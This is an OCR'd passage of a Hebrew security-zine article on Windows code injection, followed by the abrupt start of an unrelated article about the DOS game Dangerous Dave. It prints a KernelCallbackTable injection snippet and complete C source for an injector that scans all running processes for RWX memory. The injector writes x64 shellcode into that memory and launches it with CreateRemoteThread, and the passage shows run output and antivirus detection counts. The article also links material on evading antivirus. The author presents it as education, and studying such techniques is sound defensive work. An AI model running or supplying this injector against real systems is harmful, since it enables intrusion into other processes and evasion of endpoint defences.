
```
  WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

  LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT, PAGE_READ
WRITE);
  kct.__fnCOPYDATA = (ULONG_PTR)rb;
  WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);

  WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable)
, &tb, sizeof(ULONG_PTR), NULL);

  cds.dwData = 1;
  cds.cbData = lstrlen((LPCSTR)msg) * 2;
  cds.lpData = msg;

  SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
  WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable)
, &peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);

  VirtualFreeEx(ph, rb, 0, MEM_RELEASE);
  VirtualFreeEx(ph, tb, 0, MEM_RELEASE);
  CloseHandle(ph);

  return 0;
}
```

נסביר שוב בקצרה את הקוד: ראשית, מבנה בשם KernelCallbackTable מוגדר כדי לייצג את הפריסה של טבלת ה-KernelCallBack. לאחר מכן, סוג מצביע פונקציה הנקרא pNtQueryInformationProcess מוכרז עבור הפונקציה NtQueryInformationProcess.


shellcode מוגדר ומאוחסן במערך my_payload. הקוד פותח Handle לתהליך היעד ומחזיר את מזהה התהליך שלו (PID). לאחר מכן הוא משיג את כתובת הבסיס של בלוק סביבת התהליכים (PEB) של תהליך היעד וקורא את KernelCallbackTable מה-PEB. לאחר מכן, זיכרון מוקצה בתהליך היעד לכתיבת מטען ה-shellcode.

payload ה-shellcode נכתב לזיכרון שהוקצה, וטבלת ה-KernelCallBack בתהליך היעד משתנה כדי להצביע על קוד ה- shell שהוחדר. לבסוף, הקוד מבצע ה- shellcode המוזרק על ידי שליחת הודעה לחלון ספציפי.

בואו נראה את הקוד בפעולה:




יפה, בואו נראה את ה-Strings של התהליך ב-Process Hacker:



ניתן לראות שבאמת ה-String "Meow-meow!" נמצא בתוך התהליך. הצלחנו!

בואו נבדוק גם את ה-Executable ב-Virus Total:




אז 39 מנועים זיהו את הקובץ שלנו כוירוס, לא נורא, הינה הקישור לבדיקה.

אראה בדיקה נוספת של הכלי Moneta, על מנת לבדוק האם הקובץ מבצע פעילות חשודה בזיכרון המחשב. Moneta הוא כלי לניתוח זיכרון המיועד לניתוח וחקירה של תוכנות זדוניות. הוא מאפשר לחוקרי אבטחה ואנליסטים לבחון את התוכן של זיכרון המחשב כדי לזהות ולהבין את ההתנהגות של תוכנות זדוניות, בנוסף לחשיפת נקודות תורפה אפשריות. Moneta יכול לסייע באיתור התקפות מתוחכמות, ניצולים מבוססי זיכרון וסוגים שונים של תוכנות זדוניות. על ידי ניתוח חפצי זיכרון, כגון תהליכים, Threads, חיבורי רשת וקוד מוזרק, Moneta מסייעת בהבנת פעולתה הפנימית של תוכנה זדונית ומסייעת בפיתוח אמצעי נגד יעילים. נשתמש בשורת הפקודה `.\Moneta64.exe -m ioc -p 3132` . נסביר כל חלק בפקודה:

- '.\Moneta64.exe': מציין את הנתיב לקובץ ההפעלה Moneta64.exe, שהוא התוכנית הראשית להפעלת Moneta.
- '-m ioc': פרמטר זה מציין את אופן הפעולה של Moneta, במקרה זה, מצב "ioc." (IOC הם ראשי תיבות של "Indicators Of Compromise"), וזו שיטה המשמשת לאיתור סימנים פוטנציאליים של פרצת אבטחה או פעילות זדונית.
- '-p 3132': פרמטר זה מציין את מזהה התהליך (PID) של תהליך היעד לניתוח על ידי Moneta. במקרה זה, ה-PID הוא 3132, מה שמצביע על כך ש-Moneta תתמקד בניתוח שלה בזיכרון הקשור לתהליך שצוין.

הבדיקה:



אז אכן, הקובץ שלנו זוהה כבעל פעילות חשודה בזכרון המחשב. בואו נעבור לשיטה האחרונה: RWX Injection.

RWX Hunting

אז, כמו שאתם זוכרים, יש לנו את ההיגיון הקלאסי של הזרקת קוד שהזכרנו עליו בתחילת המאמר:

```
//...
// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_
READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
//...
```

כפי שאתם זוכרים, אנו משתמשים ב-VirtualAllocEx המאפשר לנו להקצות מאגר זיכרון לתהליך מרחוק, ולאחר מכן, WriteProcessMemory מאפשר לך להעתיק נתונים בין תהליכים.

לבסוף, CreateRemoteThread תיצור Thread שיבצא את ה-shellcode או ה-DLL בתהליך המרוחק.

מה לגבי דרך אחרת?

אפשר לבצע אינומרציה על התהליכים הפועלים כרגע במערכת - לחפש דרך בלוקי הזיכרון שהוקצו להם ולבדוק אם יש כאלה מוגנים באמצעות הרשאות RWX - Read/Write/Execute, כדי שנוכל לנסות לכתוב/לקרוא/להוציא אותם, מה שעשוי לעזור להתחמק מחלק תוכנת האנטי וירוס או תוכנות EDR.

תוכניות EDR (זיהוי ותגובה של נקודות קצה) הן פתרונות אבטחה שנועדו לזהות, לחקור ולהגיב לאירועי אבטחת סייבר במכשירי נקודת קצה כגון מחשבים, שרתים או מכשירים ניידים. הם פועלים על ידי ניטור וניתוח של פעילויות נקודות קצה בזמן אמת, כולל התנהגויות קבצים ותהליכים, תקשורת רשת ואירועי מערכת. תוכניות EDR ממנפות טכניקות זיהוי מתקדמות, כגון ניתוח התנהגותי, למידת מכונה ומודיעין איומים, כדי לזהות ולהתריע על פעילויות חשודות או זדוניות. הם מספקים לארגונים נראות רבה יותר לגבי נקודות הקצה שלהם, ומאפשרים זיהוי מהיר יותר של תקריות, תגובה ותיקון.

תוכניות EDR ממלאות תפקיד מכריע בשיפור עמדת האבטחה הכוללת של ארגון על ידי הגנה אקטיבית על נקודות קצה מפני איומים שונים, כולל תוכנות זדוניות, תוכנות כופר, איומים מתמשכים (APTs) והתקפות פנימיות.

הטכניקה הזאת לא קשה במיוחד, בואו נראה איך היא עובדת. דבר ראשון שנעשה זה לעבור על כל התהליכים שרצים כעת במחשב (תזכרו את שיטת ה-SnapShot):

```
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

  hResult = Process32First(hSnapshot, &pe);
  while (hResult) {
  ....
      hResult = Process32Next(hSnapshot, &pe);
```

נשתמש ב-VirutalQueryEx כדי לבצע איטרציה על קטעי הזיכרון בתוך התהליך:

```
while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
    address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
```

נבדוק עבור כל קטע האם הוא מוגן בהרשאות RWX או PAGE_EXECUTE_READWRITE :

```
    if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
```

אם כן, נדפיס את הקטע (בשביל ההדגמה):

```
    printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
```

נכתוב את ה-payload שלנו לתוך קטע הזיכרון:

```
WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
```

ונתחיל Thread חדש בתהליך המרוחק שיבצע את ה-payload:

```
CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, N
ULL);
```

בואו נראה את הקוד המלא:

```
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>

unsigned char my_payload[] =
```


```
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  MEMORY_BASIC_INFORMATION m;
  PROCESSENTRY32 pe;
  LPVOID address = 0;
  HANDLE ph;
  HANDLE hSnapshot;
  BOOL hResult;
  pe.dwSize = sizeof(PROCESSENTRY32);

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

  hResult = Process32First(hSnapshot, &pe);

  while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
    if (ph) {
      printf("hunting in %s\n", pe.szExeFile);
      while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
        address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
        if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
          printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
          WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
          CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NUL
L, NULL, NULL);
          break;
```

```
        }
      }
      address = 0;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }
  CloseHandle(hSnapshot);
  CloseHandle(ph);
  return 0;
}
```


בואו נראה את הקוד בפעולה:

```
C:\Users\     \Downloads>rwx_injection
hunting in sihost.exe
hunting in svchost.exe
hunting in MsMpEng.exe
hunting in svchost.exe
hunting in taskhostw.exe
hunting in taskhostw.exe
hunting in ctfmon.exe
hunting in explorer.exe
hunting in svchost.exe
hunting in slui.exe
hunting in StartMenuExperienceHost.exe
hunting in RuntimeBroker.exe
hunting in SearchApp.exe
rwx memory successfully found at 0x68720000 :)
hunting in RuntimeBroker.exe
hunting in vmtoolsd.exe
hunting in cmd.exe
hunting in conhost.exe
hunting in python.exe
hunting in cmd.exe
hunting in conhost.exe
hunting in TextInputHost.exe
hunting in dllhost.exe
hunting in mspaint.exe
hunting in svchost.exe
hunting in rwx_injection.exe
```

איזה יופי!, ראינו שהצלחנו להחדיר את ה-shellcode שלנו אל תוך SearchApp.exe, נסתכל גם ב- Process Hacker:



נבדוק גם את הקובץ שלנו ב-Virus Total (קישור לבדיקה):




נראה ש-29 מנועי סריקה מצאו את הקובץ שלנו כוירוס. המטרה במאמר הזה היא להכיר שיטות Injection מגוונות ומתקדמות ולא להתחמק מתוכנות אנטי-וירוס שונות. מי שמתעניין בהתחמקות, הסתרה והסוואה של וירוסים יכול לקרוא את המאמר הזה:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

וגם את המאמר הזה:

https://www.digitalwhisper.co.il/files/Zines/0x26/DW38-4-AVBypass.pdf

לבסוף, נבדוק גם את Moneta:



אז אכן נמצא בקובץ שלנו פעילות חשודה בכל הנגוגע לזיכרון של המחשב. מעניין למה ☺. זהו, סיימנו!

בואו נסכם.

סיכום

אז לסיכום, התחלנו במה זה בכלל הזרקת קוד. עברנו ל-Reverse Shell, ראינו איך יוצרים אחד, מתחברים ל-Host אחר באמצעותו, וכמובן הזרקנו אותו לתהליך במחשב. משם עברנו לשתי שיטות שונות על איך להשיג את מזהה התהליך על מנת להזריק אליו קוד - ראינו שיטה קלאסית, וראינו שיטה קצת יותר " Low Level" שמשתמשת בקריאת מערכת. הדגמנו את שתי השיטות, והזרקנו DLL עם השיטה השנייה.

לאחר מכן, עברנו לשלוש שיטות מתקדמות של Injection. הראשונה: Memory Sections, שם הסברנו מהם קטעי זיכרון ואיך אפשר להשתמש במיפוי על מנת להזריק קוד אל תוך תהליך שרץ כעת במחשב.

משם עברנו ל-KernelCallBack Table. הסברנו את מבנה ה-PEB ואת המטרה של הטבלה בתוך המבנה. הראנו איך שינוי אחת מהפונקציות ל-Payload שלנו יכול לשמש אותנו להזרקת קוד. לבסוף, הראינו איך לאתר קטעי זכרון שאפשר לכתוב אליהם בתוך תהליך, ואליו החדרנו את הקוד שלנו. על כל שיטה הסברנו במפורט, והראנו ניתוח חיצוני עם כלים (Process Hacker, Moneta, Virus Total) שעזרו לנו להבין יותר איך כל שיטה פועלת.

כל הקוד וה-PoC-ים ממאמר זה ועוד הרבה נמצאים ב-GitHub Repo:

https://github.com/eladyesh/Injection_Hooking

לפרויקטים נוספים שלי:

https://github.com/eladyesh

מי שמעוניין ליצור קשר לגבי המאמר וכל תהייה - מוזמן לכתוב לאימייל הבא:

bronte.yesh@gmail.com

תודות

רציתי להגיד תודה רבה ל**אפיק קסטיאל (cp77fk4r)** על העזרה בעריכת המאמר!

ביבלוגרפיה

להלן רשימת המקורות עליהם הסתמכתי בעת כתיבת המאמר, ביצוע המחקר וכתיבת הקוד:

- https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf
- https://www.digitalwhisper.co.il/files/Zines/0x0D/DW13-1-CodeInjection.pdf
- https://www.digitalwhisper.co.il/files/Zines/0x76/DW118-2-ReflectiveDLLInjection.pdf
- https://crashtest-security.com/code-injection/
- https://www.imperva.com/learn/application-security/reverse-shell/

דייב מסוכן מאוד

מאת יונתן בר אור

הקדמה

מאמר זה מסכם פרוייקט סוף שבוע שמטרתו היא לפתור סוגייה שהטרידה אותי במשך שנים רבות. תוצאות המחקר מסוכמות כאן בעברית, אך סוכמו גם באנגלית בבלוג הפרטי שלי סוכמו בעתיד גם בקהילת ה-modding המתאימה.

סיפורנו מתחיל בשנות ה-90, תקופה זוהרת של דיסקטים, מודמים פרימיטיביים (אם בכלל), כפתורי Turbo, סאונד בלאסטר, והכי חשוב - משחקי DOS!

זוכרים את Commander Keen? מה לגבי Alley Cat או Sky Roads? ובכן, אני זוכר. למעשה, אני זוכר כל כך טוב שהאצבעות שלי זוכרות את התנועה המתאימה במשחקים רבים. הבעייה היא שמשחק בשם Dangerous Dave ("דייב המסוכן", נודע בעיקר פשוט כ-"דייב" או "דייב 1") לא יוצא לי מהראש, מכיוון שאחד מהבאגים הראשונים שאיי פעם גיליתי היו במשחק זה.

